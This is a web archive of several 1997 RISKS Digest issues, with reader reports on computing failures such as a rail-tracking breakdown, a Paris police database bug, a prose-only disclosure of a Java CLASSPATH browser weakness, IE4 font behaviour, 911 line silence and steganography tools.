I know of no such encoding product, but if it doesn't already exist, I would be surprised. Unfortunately, codes are insufficient for electronic trade.

Encryption is not needed for covert, secure communications between individuals with simple technology available today. Codes work well enough to discount the anti-terrorism argument.

So why the stonewalling on encryption? I suspect the heads of government agencies just fail to grasp the underlying technology completely. (Refer to: Eagle (the President) and the Eagle Beagle (Wagner, [RISKS-19.39](#))).

Which brings up the RISK of the software industry changing so fast, non-technical people (like managers and government executives) are left behind.

- Daniel J. Theunissen <dtheunis@erols.com.nospam>

[Yes, such tools do exist on the Net. And don't forget Peter Wayner's

book on steganography, which I noted in [RISKS-18.17](#):

Peter Wayner, *Disappearing Cryptography: Being and Nothingness on the Net*,

AP Professional (Academic Press), Chestnut Hill, Massachusetts, 1996.

PGN]

✶ Re: FBI wants to ban the Bible ... (Gleeson, [RISKS-19.38](#))

Paul Fenimore <fenimore@roadrunner.com>

Mon, 22 Sep 1997 21:27:31 -0700

>It could be argued that languages are elaborate "substitution codes".

This is much more than just a theoretical argument, there is solid evidence!

The use of language as a substitution cypher is well-known in the case of

the World War II American Marine "Code Talkers." The "Code Talker" scheme

primarily relied on the Japanese ignorance of indigenous American languages.

Additionally, the cypher substituted non-sense phrases within the language,

to prevent trivial decryption by captured Navajo soldiers.

Soviet physicist Lev Landau did not need to decipher the "encrypted" (i.e.

English) part of John Bardeen's superconductivity paper, because Bardeen was

good enough to include the plain text of the message in the article (i.e.,

the mathematics).

Does anyone know if the ancient "linear-B/C" scripts are still undecrypted?

So far as I know, they are unread in modern times. Is this due to a lack of

text, or to the intrinsic difficulty of decryption?

It seems clear to me that natural languages are sufficiently flexible that

there is no fundamental difference between a "language" and a "cypher".

Paul Fenimore

[Also noted by

Dan Vogel <dmv@ravenstrum.transient.net>,

Bill Hensley <Bill_Hensley@smtp.rc.trw.com>,
matthew.a.hertz" <matthew.a.hertz@ac.com>,
and many others. PGN]

✦ C's data types; was: Re: Y2K and C (Sapovits, [RISKS-19.38](#))

Vivek Sadananda Pai <vivek@cs.rice.edu>

Wed, 17 Sep 1997 16:26:48 -0500 (CDT)

I used to work at a company that had developed several internal applications that required user-entered technical data. When I was hired, the applications wrote the binary contents of structures directly to disk - no version numbers, etc., etc. Every new field added to a structure required a new ad-hoc way of determining what was "version" was in use. I wanted to convert to anything with a little more structure (no pun intended), and would have liked structured text with identifiers - the input/output overhead was insignificant and applications could have shared data without too much hassle.

This proposal was viewed as too drastic, but they did start adding version numbers and application identifiers to the beginning of data files. I even got them to accept the idea of writing out the size of a structure before writing the structure itself - it was a hack, but at least it provided a way of expanding structures (by adding new fields at the end). However, even that had its drawbacks - one of the group members would add fields to the end of structures that were

nested
inside of other structures, with the outer structure being
written
to disk. It took him a while to understand how the hack worked
and why
his trick didn't.

In the end, I gave up trying to impose order universally, and as
a result,
users would have to re-enter (or cut-and-paste) the same data
into multiple
applications. The risks? It seemed that C's allowing you to
write structures
to disk so easily invited abuse. Even a hack like the size field
got abused
into the ground because some folks didn't take the time to
understand why it
worked. Sometimes, it seems that making it harder to do these
"dangerous"
things might be a good idea...

-Vivek

P.S. Incidentally, the productivity measurements used only took
into account
that you were busy, not what you were really doing. So, fixing
stupid errors
arising from poor data storage formats counted as real work -
there was
effectively no incentive to do things right the first time, but
that's
another story...

⚡ Re: New --faster-- Macs broke old code

"Randy.Witlicki." <randy.witlicki@valley.net>
Wed, 17 Sep 1997 17:35:16 -0400

> I see what's going on. It's a bug directly tied to processor
performance;

> there's never been a processor fast enough to cause this
integer overflow
> before.

I think the most pervasive example of this assumption resulted
in the
"Turbo" button on the front panel of PC computers so that a user
could still
run MS-DOS games written with timing code based on CPU speed
(the Turbo
button slowed the CPU to 8 Mhz).

A more recent and more subtle example is the patch to add a call
to the UNIX
sleep shell command in the install tests for the Tripwire
security program.
The granularity of the system clock allowed a file create and
subsequent
test to occur during the same clock tick on fast CPUs, causing
the test to
fail.



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 41

Friday 17 October 1997

Contents

- [New York air traffic slowed by Construction effluvia](#)
[PGN](#)
- [Union Pacific rolling \(?\) stock](#)
[Daniel P. B. Smith](#)
- [Indian satellite failure](#)
[Scott Lucero](#)
- [Paris police computer spares Corsican motorists](#)
[Gianfranco Boggio-Togna](#)
- [Another way to exploit local classes in Java](#)
[Andre L. Dos Santos](#)
- [Risks of installing Internet Explorer 4.0](#)
[Bryan O'Sullivan](#)
- [Cold weather impairs fiber performance](#)
[Stig](#)
- [Stink-Bombed Computers](#)
[Stuart L. Anderson](#)
- [US West and 911: Silence Is OK](#)
[Scot E. Wilcoxon](#)
- [The risks of license servers](#)
[Dan Wallach](#)

- [Risk of not updating web pages](#)
[John Oliver](#)
 - [Re: Possible breakthrough in NP-completeness](#)
[Mark Stalzer](#)
[Michael A. Schatz via Gary McGraw](#)
 - [Microsoft euphemisms](#)
[Matt Welsh](#)
 - [Re: AOL may introduce ads on private e-mail](#)
[Matt Welsh](#)
 - [Re: FBI wants to ban the Bible: steganography](#)
[Brian Clapper](#)
 - [Re: FBI wants to ban the Bible: Linear A/B](#)
[Stephen Crane](#)
[Mike Williams](#)
 - [The Electronic Privacy Papers: A new book by Schneier/Banisar](#)
[Bruce Schneier](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ **New York air traffic slowed by Construction effluvia**

"Peter G. Neumann" <neumann@csl.sri.com>

Thu, 16 Oct 97 10:40:17 PDT

Air contamination (dust? chemicals?) from an overnight renovation project at the Westbury New York area air-traffic control center caused controllers to have to leave their stations for almost 10 hours on 15 Oct 1997. Only a few controllers were able to keep some air traffic going, with a spacing of 30 miles instead of five. Newark was hit the hardest of NY's airports, with 150 flights canceled and arrival delays up to five hours. [*San Francisco Chronicle* News Services, 16 Oct 1997, and other sources]

⚡ Union Pacific rolling (?) stock

"Daniel P. B. Smith" <dpbsmith@world.std.com>

Tue, 14 Oct 1997 14:16:16 -0400 (EDT)

Following Union Pacific's assimilation of Southern Pacific, to form the nation's largest railroad, UP has been unable to accurately track its freight cars, resulting in gridlocks and lost trains -- most visibly in the southern corridor from LA to Texas, the Gulf Coast region, and the central corridor from Oakland to Chicago. There are major bottlenecks in LA, North Platte, Chicago, and Houston. Integrating the computer systems was reportedly ``more difficult than anticipated.''

There are many horror stories, including a load of liquid gas that had "virtually evaporated into thin air by the time it arrived;" it took 51 days to ship a load of plastic resin from Dallas to Forth Worth; a shipment from Memphis to California by way of Little Rock, _then Memphis, then Little Rock, then Memphis, then Little Rock,_ then El Paso...

A Mr. Lundgren of Englin Cotton Oil Mill reported watching one of his own freight cars on UP tracks barreling past his office. ``A few days later, he saw it pass again in the opposite direction.''

[Culled by PGN from Daniel's submitted item by Anna Wilde Mathes and

Daniel Machalaba, *Wall Street Journal*, Monday, 13 Oct 1997, p. B1, and

another detailed item by Carl Nolte and Kenneth Howe, *San

Francisco

Chronicle*, 11 Oct 1997, D1]

✶ Indian satellite failure

"lucero" <lucero@smtp-gw.optec.army.mil>

Mon, 06 Oct 97 12:18:02 EST

According to the 6 Oct 1997 **Daily Brief**, officials in India say the country's most advanced communications satellite was abandoned yesterday due to a power failure aboard the craft. The loss of the satellite reportedly affected communications to remote parts of the nation and the operation of satellite-dependent functioning of India's stock exchange. This appears to be an example of the familiar RISK of having a single point of failure, or, more colloquially, putting all your eggs in one basket.

Scott Lucero

✶ Paris police computer spares Corsican motorists

<G.Boggio@agora.stm.it>

Sun, 5 Oct 97 22:27:40 ITA

"For more than six years, Corsican motorists fined in Paris have not paid their PV's [*_Proces Verbal_*]: the central police computer rejected the code identifying the *_departement_* because, with a digit and a letter ('2A' or '2B'), it is different from the codes used on the mainland.

The anomaly, which resulted in the absence of prosecutions for nonpayment of fines for all cars registered in Corsica, goes back to 1990. It has now been removed and 'since May 1997 all PV's are correctly processed by the program', said the `_prefet de police_`, Philippe Massoni. ... M. Massoni explained that the error was introduced at the time of the changeover from manual processing to a computer system. It was decided to implement 'some checks' to verify agreement between the data in the PV (car model and type), the information recorded in a database of all cars circulating in France and the address of the driver as recorded in the database.

'The error was related to the last check'. There was confusion between the city code (starting with '2A' or '2B') and the city postal code (starting with '20'). For all other French `_departements_`, the first two characters of the city code and of the postal code are the same, and numeric. Now, the program installed in 1990 checked that the first two characters of the city code were numeric. If the check failed, the record was rejected and the PV was not processed."

Source: "Pas de PV a Paris pendant six ans pour les Corses"
NICE-MATIN, October 5th, 1997

According to a report on French radio ('France Info', October 3rd), the reason for the rejection was actually the mismatch between city and postal codes (which, as bugs go, sounds more likely).

Gianfranco Boggio-Togna, Ventimiglia (Italy)

✈ Another way to exploit local classes in Java

"Andre L. Dos Santos" <andre@cs.ucsb.edu>

Wed, 8 Oct 1997 16:30:37 -0700 (PDT)

The attack described here is of interest because it uses the CLASSPATH feature, which has been known to allow security breaches. However, it uses it in a different way. The result is that the security enhancements that have been introduced by Netscape to fix the previously known vulnerability using this feature are ineffective in stopping this attack.

The danger of setting the CLASSPATH environment variable to a path where malicious classes are located is well known. Because of this Netscape began restricting what a class loaded from the local disk can do starting with Navigator 2.x. In Navigator 3.x Netscape took it one step further with its setScopePermission model, and Communicator 4.x has signed applets, where a capability based model is enforced. Microsoft has not enhanced the model suggested by Javasoft.

The security model implemented by Netscape and Microsoft considers any local class as a "system" class. Therefore, when a class is needed the browser searches the local disk before requesting a class from the net. Thus, if the user has classes in his/her local disk that have the same name as classes that are used by a site, these classes will be used instead of the

ones from the network. Because of this it is possible to implement an attack on a user interacting with a target site, where classes on the local disk implement the functionality desired by the attacker. Our attack is able to proceed because the classes that are used in our attack do not need to request or require special privileges. The attack uses only the privileges granted to classes loaded using the classloader.

In order to understand the risks of this flaw we have implemented a demo of the attack on the Reliable Software Group site. This demo has as a target the site of a bank that uses Java for login. The results of this demo is that although the bank site uses SSL, a user is able to verify that he/she is interacting with the desired site, when being attacked. So there is no indication of an attack, and the user can verify the bank's certificate. However, in the demo, instead of the browser sending the login information to the bank server, it sends it to our server, in plain text.

As is the case with most of the previously reported CLASSPATH attacks, for our attack it is necessary for the user to load classes on the CLASSPATH. One can not stress enough that there is a lot of trust involved with downloading files onto your computer and pre-loading classes onto your classpath. Therefore, if the user is following the procedure of installing only files that he/she can be 100% sure will not do any harm, then this CLASSPATH attack will not work. We believe, however, that it is likely that one could trick a user into loading .zip files. One such file

could have
the classes necessary for the attack in addition to a set of
useful and
harmless classes.

We have notified Netscape and Microsoft about our attack.
Microsoft
answered that this is the way that Java is supposed to work.
Netscape said
that this problem can be partially solved using the function
matchPrincipal
from their enhanced model. They also added that they are working
on
improvements for this model and will consider a total solution
to the
problem.

Andre Santos, Reliable Software Group, UCSB

[See a paper by Flavio De Paoli, Andre Santos, and Dick
Kemmerer,
`Vulnerability of `Secure' Web Browsers, presented last week
at
the National Computer Information Systems Security Conference
in
Baltimore, pp. 476-487, which was presented by Dick. PGN]

⚡ Risks of installing Internet Explorer 4.0

"Bryan O'Sullivan" <bos@serpentine.com>
Fri, 10 Oct 1997 21:41:18 -0700 (PDT)

[See a subsequent message from Bryan in [RISKS-19.42](#)
before you read this. Note added in archive copy. PGN]

I just downloaded and installed Microsoft Internet Explorer 4.0
onto my PC
running Windows 95 at home. Among the optional features that
come with this

release are a few tidbits that were included with Plus!, the mostly-useless set of bells and whistles that was packaged separately from Windows 95.

Two of these features are opaque window manipulation (when you move or resize a window, the entire window moves in real time, rather than a rubberband representation being tweaked) and anti-aliasing of large fonts.

The anti-aliasing feature is quite useful; it makes fonts in large point sizes noticeably less pixelated. However, in this feature lies a small, and somewhat malicious, piece of code.

This snippet of code apparently checks to see whether it is being asked to render a font by the Netscape Navigator browser (or, indeed, any component of the Communicator 4.x suite). If it is, it gives back a plain old jagged-edged font; otherwise, in every instance I have been able to check, it gives back an anti-aliased font.

This appears to be a clear instance of discriminatory coding on the part of Microsoft, and is intended, one presumes, to make Navigator look somewhat cruddy in comparison with MSIE (not to mention all of the other software on a system). It begs a troubling question: what other features were included in MSIE 4.0 that were intended to, in some sense, impede the software of Microsoft's competitors?

⚡ Cold weather impairs fiber performance

<stig@hackvan.com>

8 Oct 1997 19:09:39 -0000

According to Interactive Week, Bellcore has recently been reminding the world that things tend to shrink when they get cold. Including fiber optic cables, which tend to pull themselves more tightly around corners when they contract. This can interrupt signals in the fiber because the fiber isn't engineered to do hairpin turns.

Add the move to DWDM (Dense Wave Division Multiplexing), which uses multiple wavelengths of light on the same fiber to carry more data, and fiber that worked before can suddenly start to go dead when the temperature drops. The longer wavelengths of light (up to 1650nm instead of the older 1310nm), the more intolerant those wavelengths are to tight bending of the fiber.

This problem was first noted in 1993 when Nynex was having problems, but people still seem not to be aware of the problem.

Of course, Bellcore wants to sell you test equipment to see if your fiber might have these sorts of problems.

I just think it's a particularly entertaining mode of failure...

Stig

Stink-Bombed Computers

"Stuart L. Anderson" <stuander@halcyon.com>

Fri, 10 Oct 1997 21:30:42 -0700 (PDT)

According to the *South China Morning Post* Internet Edition of 10 Oct 1997, the Hong Kong Government Flying Service will replace its two fixed-wing search and rescue aircraft after the move from Kai Tak to the new airport. Maintenance and spare parts on the two Super Kingair planes cost millions of HK dollars (1US\$ = 7.74 HK\$). The aircraft computer systems were repeatedly corroded by hydrogen sulphide gas (rotten egg smell) from sewage and industrial waste in a nearby waterway.

Stu Anderson (stuander@halcyon.com)

✈ US West and 911: Silence Is OK

<sewilco@fieldday.mn.org>

Mon, 13 Oct 1997 10:16:12 -0500 (CDT)

US West has pointed out that 911 phone lines are working too well. The 911 emergency reporting system in the largest cities in Minnesota was converted to a digital phone system. There is less noise on the phone lines, and apparently there was concern that people will hear complete silence before the ringing starts, without the common hiss of static, and will think there's a problem with the phone or their dialing.

<http://www.uswest.com/com/aboutusw/newsreleases/comm/100897.html>

Minneapolis/ St. Paul Metropolitan 9-1-1 Board Urges: When You Call 9-1-1,

Stay on the Line

Upgraded 9-1-1 Network Provides Quiet, Digital Connections and Improved Reliability

MINNEAPOLIS/ST. PAUL, Minn., Oct. 8 -- It's an emergency. You need help fast. You pick up the telephone and call 9-1-1 ... just like you have been instructed many times. But there is no immediate sound on the line. No immediate ringing and the line is absolutely noiseless. You begin to think the call has not gone through.

Don't hang up, say the Metropolitan 9-1-1 Board, U S WEST and public safety officials. New digital technology and an upgraded 9-1-1 network are providing a noise-free 9-1-1 network. So, even though you don't hear the typical call processing sounds, the call is being routed through the network to a 9-1-1 answering point. So, if you call 9-1-1, stay on the line. Do not hang up. Although the seconds can seem like an eternity when help is needed, hanging up and redialing could cost valuable time.

U S WEST and the Metropolitan 9-1-1 Board have implemented a new digital switching system and a redundant network for the 9-1-1 system serving the seven-county metro area. The digital system provides state-of-the-art call processing. The redundant network provides a backup call routing path that tremendously enhances the reliability of the 9-1-1 system.

"This new digital technology and redundant network provide a highly

reliable 9-1-1 system that is one of the best in the country," said

Nancy Pollock, executive director for the Metropolitan 9-1-1 Board. "Our

upgraded 9-1-1 system also provides significantly improved call transfer

capabilities and clear, quiet connections."

Wally Abrahamson, chair of the Metropolitan 9-1-1 Board and former

Stillwater police chief said, "Some 911 Centers report an increase in the

number of callers who are hanging up before the 911 call taker has the

opportunity to answer the call. You should stay on the line, even if you

hear silence instead of an immediate ring. Hanging up to redial could

waste valuable time."

The Metropolitan 9-1-1 Board serves 26 public safety answering points

(PSAPs) in the seven-county metropolitan area.

⚡ The risks of license servers

Dan Wallach <dwallach@CS.Princeton.EDU>

Wed, 15 Oct 1997 16:50:40 -0400

I recently got this message attempting to find out what's on TV at

www.tvguide.com.

```
login: FATAL ERROR:
```

```
Server message:
```

```
Message number: 18458, Severity 14, State 1, Line 0
```

```
Server 'Microsoft SQL Server'
```

```
Message String: Login failed- The maximum simultaneous user
```

count of 25 licenses for this server has been exceeded. Additional licenses should be obtained and registered via the Licensing application in the NT Control Panel.

The risks are sending your customers to other servers using software that actually works, although you may get some strange calls from customers wondering why they need to buy new licenses...

Dan

⚡ Risk of not updating web pages

John Oliver <jdoliver@ozemail.com.au>

Tue, 14 Oct 1997 09:02:00 GMT

I have been trying to get information about courses at one of the major Australian universities. The web site lists X as the contact person for the Faculty of Arts. All mail to X bounces with a message that the mail spool is full.

After weeks of trying, I finally found someone who would read my complaint about it and check. It turns out that X is on maternity leave and no one changed the web page.

I wonder how many enquires are backed up in the mail queue and how many have bounced?

John (jdoliver@ozemail.com.au)

✶ Re: Possible breakthrough in NP-completeness (Hayward, [RISKS-19.40](#))

Mark Stalzer <stalzer@macaw.hrl.hac.com>

Wed, 1 Oct 1997 13:09:09 -0700

I have quickly (15 min) reviewed the description of Jonathan Hayward's npc algorithm in npc.tar.Z.uu. Using sets to represent collections of satisfying states is clever. Unfortunately, it has been done before and it does not get around a combinatorial explosion because the set representation (a tree) can blow up. (Its size can in no way be bounded by the size of the formula parse tree.) I have attached a list of references below. The reference bdd:survey is probably the best general reference, and bdd:ordering deals with combinatorial explosion of the data structures and the sensitivity to variable ordering. My dissertation also contains a chapter on these techniques. Mark

```
@ARTICLE{bdd:bryant,  
  AUTHOR = "R.E. Bryant",  
  TITLE = "Graph-based algorithms for boolean function  
manipulation",  
  JOURNAL = "IEEE Transactions on Computers",  
  YEAR = 1986,  
  VOLUME = "C-35",  
  NUMBER = 8}
```

```
@ARTICLE{bdd:survey,  
  AUTHOR = "R.E. Bryant",  
  TITLE = "Ordered binary-decision diagrams",  
  JOURNAL = "ACM Computing Surveys",  
  YEAR = 1992,  
  VOLUME = 24,  
  NUMBER = 3}
```

```
@INPROCEEDINGS{bdd:ite,  
  AUTHOR = "K.S. Brace and R.L Rudell and R.E. Bryant",  
  TITLE = "Efficient implementation of a {BDD} package",  
  BOOKTITLE = "27th ACM/IEEE Design Automation Conference",  
  YEAR = 1990}  
  
@TECHREPORT{bdd:ucsc,  
  AUTHOR = "K. Karplus",  
  TITLE = "Representing Boolean Functions with {If-Then-Else  
DAGs}",  
  INSTITUTION = "University of California, Santa Cruz",  
  YEAR = 1988,  
  NUMBER = "UCSC-CRL-88-28"}  
  
@ARTICLE{bdd:ordering,  
  AUTHOR = "H-T Liaw and C-S Lin",  
  TITLE = "On the {OBDD}-Representation of General Boolean  
Functions",  
  JOURNAL = "IEEE Transactions on Computers",  
  YEAR = 1992,  
  VOLUME = "C-41",  
  NUMBER = 6}
```

P =? NP

Gary McGraw <gem@rstcorp.com>
Wed, 1 Oct 1997 17:14:31 -0400 (EDT)

One of our star research associates took a look at the Web pages
the "NP
solution" blurb pointed to. Here's what he has to say. gem

Without a rigorous look at the algorithm, it appears to do some
sort of
short-circuiting evaluation.

If you look at a short-circuited truth table with N expressions

it can have
between $N+1$ and $F(N+1)$ rows in it, where $F(N)$ is our good friend
Fibonacci.
($F(0) = 1$, $F(1) = 1$, $F(N+2) = F(N) + F(N+1)$ for $N \geq 0$) which has
a NON
polynomial closed form.

Expressions that look like: $(((((\dots(A \ || \ B) \ \&\& \ C) \ || \ D) \ \&\& \ E) \ \dots))$
have the maximum number of rows in the truth table. After
converting these
to the form of just AND's and NOT's I ran it through the given
program.
Interestingly, the two functions: intersection and complement
were each
called very close to $F(N+4)$ when I used an expression with N
variables.
This held true for $4 < N < 30$. When I ran $N > 30$, the program core
dumped.

While, I don't know for a fact that this relation continues to
hold for
large N , the relation is very close for the N tried, which leads
me to
believe that this is NOT a polynomial solution to the problem.

Michael A. Schatz, RST Corporation, 21515 Ridgetop Circle,
Sterling, VA 20166
mschatz@rstcorp.com (703) 404-9293

Microsoft euphemisms (Re: Mellor, [RISKS 19.40](#))

Matt Welsh <mdw@midnight.CS.Berkeley.EDU>
1 Oct 1997 23:12:48 GMT

My favorite Microsoft euphemism at last week's Professional
Developer
Conference in San Diego:

"Down-level browser": Any browser which isn't Internet Explorer 4.0, including Netscape.

This is apparently part of Microsoft's strategy to pull the rug out from underneath Java and JavaScript by introducing Dynamic HTML, VBScript, and ActiveX as the "new cutting edge" of web scripting. Apparently Microsoft's idea is that since their browser supports this technology and nobody else's does, all other browsers are now immediately tagged "down-level browsers".

I guess since my own homebrew Foobar Explorer Web browser has the latest-and-greatest version of my own FrobnitzScript language and nobody else has it, *both* Netscape and IE are "down-level browsers" as far as I'm concerned!

M. Welsh, UC Berkeley, mdw@cs.berkeley.edu

✉ Re: AOL may introduce ads on private e-mail (Rothwell, 19.40)

Matt Welsh <mdw@midnight.CS.Berkeley.EDU>

1 Oct 1997 23:16:26 GMT

>The German unit of AOL is planning to boost advertising revenues by
>including ads on private electronic mail, and AOL itself is considering it.

... thus rendering all electronic mail passed through AOL "commercial e-mail", making it illegal (without appropriate header tags) under various proposed anti-spam bills! I love it!

M. Welsh, UC Berkeley, mdw@cs.berkeley.edu

✂ Re: FBI wants to ban the Bible: steganography (Theunissen, [RISKS-19.40](#))

Brian Clapper <clapper@platinum.com>

Thu, 2 Oct 1997 10:49:11 -0400 (EDT)

I believe Mr. Theunissen is describing `steganography'--hiding secret messages inside other messages.

According to the "International Cryptography" web page <URL:<http://www.cs.hut.fi/ssh/crypto/>>, there are a number of existing tools to accomplish steganographic ends. I quote directly from <URL:<http://www.cs.hut.fi/ssh/crypto/software.html#stego>>

Steganography

- Stealth is a simple filter for PGP which strips of all identifying header information to leave only the encrypted data in a format suitable for steganographic use. It is available in <http://dcs.ex.ac.uk/~aba/stealth/>.
- Stego converts a binary file into nonsense text. <http://www.fourmilab.ch/stego/>.
- Stegodos is a set of DOS programs that encodes binaries into captured images. It is available in ftp.funet.fi:/pub/crypt/steganography.
- MandelSteg and GIFExtract hide data in Mandelbrot GIFs. There is a home page, and it is available in idea.sec.dsi.unimi.it:/pub/security/crypt/code.

- Hide and Seek is a stego program for dos. It is available in <ftp://ftp.funet.fi/pub/crypt/steganography/hdsk41.zip>.
- jpeg-jsteg hides data inside a JPEG file. It is available in <ftp.funet.fi:/pub/crypt/steganography> as a diff to the standard jpeg-v4 distribution.
- Steganography Tools 4 encrypts the data with IDEA, MPJ2 (up to 512bits key), DES, 3DES and NSEA in CBC, ECB, CFB, OFB and PCBC modes and hides it inside graphics (BMP files), digital audio (WAV files) or unused sectors of HD floppies.
<ftp://idea.sec.dsi.unimi.it/pub/security/crypt/code/s-tools4.zip>

Brian Clapper, clapper@platinum.com

✉ Re: FBI wants to ban the Bible: Linear A/B (Fenimore, [RISKS-19.40](#))

Stephen Crane <jsc@doc.ic.ac.uk>

Fri, 3 Oct 1997 14:30:39 +0100 (BST)

Linear A is undeciphered (due to a lack of text, I would imagine).

Linear B was deciphered by Michael Ventris in 1952. I don't think

Linear-C exists; while there were 3 Minoan languages, the first of these was hieroglyphic, not linear.

Of (potentially) greater relevance is this URL turned up by AltaVista,

<http://raphael.math.uic.edu/~jeremy/crypt/LinearB.html>

Unfortunately at the time of writing, raphael.math.uic.edu seems to be asleep. Ho hum.

Steve

[Ventriss also noted by Pete Mellor <pm@csr.city.ac.uk>. PGN]

⚡ Re: FBI wants to ban the Bible: Linear A/B (Fenimore, [RISKS-19.40](#))

Mike <John.Michael.Williams@Computer.org>

Sun, 05 Oct 1997 16:27:20 -0400

"Forgotten Scripts," Cyrus Gordon (revised and enlarged 1982, Dorset Press Edition 1987) is a wonderful tutorial by a primary scholar on the application of cryptanalysis and decipherment to Egyptian, Old Persian, Sumerian, Akkadian, Cuneiform and Hittite, Ugaritic, (non-Greek, Semitic) Minoan in Linear A script, (Greek) Mycenaean written in Linear B script, and Eblaite.

There are some uncertainties in all of these, awaiting more text to turn up, but all have been deciphered.

⚡ The Electronic Privacy Papers: A new book by Schneier/Banisar

Bruce Schneier <schneier@counterpane.com>

Wed, 1 Oct 1997 20:18:04 -0500

Bruce Schneier and David Banisar

The Electronic Privacy Papers:

Documents on the Battle for Privacy in the Age of Surveillance
John Wiley & Sons, 1997
ISBN: 0-471-12297-1; 747 pages
Retail: \$60 hardcover

Info is at <http://www.counterpane.com>.

Trying to keep up with the advancements in cryptography and digital telephony, the government has advocated controversial new tools that will allow them to monitor electronic communications. On the other side of the spectrum, privacy advocates are vehemently opposed to any government monitoring whatsoever.

The Electronic Privacy Papers is a collection of previously unreleased documents dealing with privacy in the Information Age. Combining public government pronouncement, public reactions, and previously classified documents released under FOIA, this book paints a clear picture of government policies towards encryption and privacy and how they will impact individuals and companies involved with the Internet.

Issues covered include:

- * The economic and political rationale for demanding digital wiretapping and surveillance.
- * The legal foundations, and limitations to, government surveillance.
- * Government strategies for soliciting cooperation from telephone companies and equipment manufacturers.
- * Which policies industries and individuals can expect the government to

pursue in the future.

The Electronic Privacy Papers retails for \$60 in hardcover. I am offering it at the usual 15% discount. Bruce Schneier, Counterpane Systems, 101 E Minnehaha Parkway, Minneapolis, MN 55419

Table of Contents

PART 1: PRIVACY AND THE INFORMATION SNOOPERHIGHWAY

Introduction: Roadblocks on the Information Superhighway

PART 2: WIRETAPPING

Overview of Wiretapping

PART 3: LOBBYING FOR SURVEILLANCE: THE DIGITAL TELEPHONY PROPOSAL

Government Pronouncements: The Digital Telephony Proposal

Behind the Iron Curtain: Operation Root Canal

Digital Telephony: The Public Response

PART 4: CRYPTOGRAPHY

Cryptography - The Cure for the Common Bug

PART 5: THE BATTLE FOR CONTROL OF CRYPTOGRAPHY

The Field of Battle: An Overview

Early Skirmishes

The Clipper Chip Proposal

Unclassified: The Story Behind Clipper

Clipping the Clipper: Public Response to Desktop Surveillance

PART 6: PUTTING THE GENIE BACK IN THE BOTTLE: EXPORT CONTROLS ON CRYPTOGRAPHY

Atom Bombs, Fighter Planes, Machines Guns and Cryptography:

Export

Control

Untying the Gordian Knot: Efforts to Relax Export Controls

PART 7: BIG BROTHER AS THE KEEPER OF THE KEYS: WILL THE GOVERNMENT

TAKE OVER CRYPTO?

Banning Cryptography

Software Key Escrow

EPILOGUE: THE FUTURE OF CRYPTOGRAPHY

Bibliography of Books on Wiretapping, Cryptography and Privacy
Index.



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 42

Friday 24 October 1997

Contents

- [San Francisco blackout](#)
[PGN](#)
- [Modern cars](#)
[Phil Scott via Adam Cobb and Paul Saffo](#)
- [Screen saver dogs DoD's Common Operating Environment](#)
[John Long](#)
- [The risk of "zero defects"](#)
[Peter Kaiser](#)
- [When taking a guess isn't so smart](#)
[Dominic J. Hulewicz](#)
- [Risks of Civic Virtue](#)
[Peter Wayner](#)
- [Risks of debit cards for merchants](#)
[Benoit Lavigne](#)
- [Re: Another way to exploit local classes in Java](#)
[Li Gong](#)
- [Re: Internet sting identifies 1,500 suspected child pornographers](#)
[Mike Perry](#)
- [Re: Paris police computer spares Corsican motorists](#)
[Clive D.W. Feather](#)

- [911 silence similar to former Lexus problem](#)
[Ari Rapkin](#)
 - [Costs and benefits of war-dialing](#)
[Mich Kabay](#)
 - [Problems with ACM e-mail forwarding service](#)
[David Sedlock](#)
 - [Re: IE4, Netscape, and font anti-aliasing](#)
[Bryan O'Sullivan](#)
 - [NCSA CyberRisk 97 Conference](#)
[Mich Kabay](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ San Francisco blackout

"Peter G. Neumann" <neumann@csl.sri.com>

Fri, 24 Oct 97 9:52:56 PDT

126,000 customers in northern San Francisco experienced a power outage for up to 3.5 hours beginning at 6:15 a.m. on 23 October 1997, when five transformers stopped working at the power substation at Eighth and Mission.

The FBI counterterrorism unit is investigating what it considers the likelihood of sabotage (for reasons not revealed, although 39 of the 42 switches were open).

[If this turns out to have been not terrorism but rather salt water spray

from the San Francisco Bay accidentally causing a short that tripped the

switches, we would have a new interpretation of "Bay to Breakers" (the

annual so-called San Francisco foot-race). PGN]

[Error in date (23 Oct) corrected in archive copy. PGN]

⚡ Modern cars

"Paul Saffo" <psaffo@iftf.org>

17 Oct 1997 22:04:58 U

[This just came into my mailbox. I have no idea if it is for real, or is a spoof. In the absence of further indicia of truth, I am inclined to put it into the urban legend category. Paul]

Date: 10/15/97 05:50 PM

>From: acobb@coombs.anu.edu.au

Hi everyone

from a colleague

It's about new fancy electronic car failures due to electromagnetic fields

>Morning all,

>Thought that this article in the Sydney Morning Herald, Monday, Oct 13,

>pp.1 and 4 would be of interest.

>Tim.

>

>*****

>"Crazy cars: the newest hazard on Sydney's roads"

> Phil Scott, Motoring Editor

>

>New cars are jamming their own brakes, locking doors, shifting gears and

>mysteriously shutting down. The cause: electromagnetic interference, the

>same phenomenon that affects hospital equipment and aircraft instruments.

>

>At risk are a small number of new cars with inadequate "immunity" built

>into the electronic systems which control engines, brakes, transmissions

>and features such as central door-locking, cruise control and
>air-conditioning. Some airbags, claim the experts, may even be
prone to
>random firing.

>

>Engineers list known Sydney hot-spots as near the airport on
General Holmes

>Drive, in parts of Chatswood and Hurstville. Traffic light
sensors, taxi

>and police radios, broadcast transmitters and underground power
lines can

>trigger failures.

>

>Volvo has a unique problem at Tempre, where power lines under
the Prince['?]'s

>Highway have caused brake pedals to pulsate opn five examples
of its

>flagship 9-Series models.

>

>"The power lines are buried in the kerbside lane and have
caused the

>braking system to pulse if the car is stationary" a Volvo
spokesman, Mr.

>Graeme Adam, said last night.

>

>Also affected is Hyundai. "We've had a number of instances but
you can

>count them on two hands", said Mr. Patrick Lyons, public
affairs manager.

>Some of the company's Lantra models were shutting off their
anti-lock brake

>systems, leaving drivers with mechanical brakes and a red
warning light.

>

>Volvos with jammed brakes, Ford door locks which open and close
unaided and

>Holden glitches with air-conditioning and automatic
transmissions are being

>attributed to interference.

>

>Australia, unlike Europe, has no design rules requiring common
standards of

>"immunity" for electrical systems in cars.

>

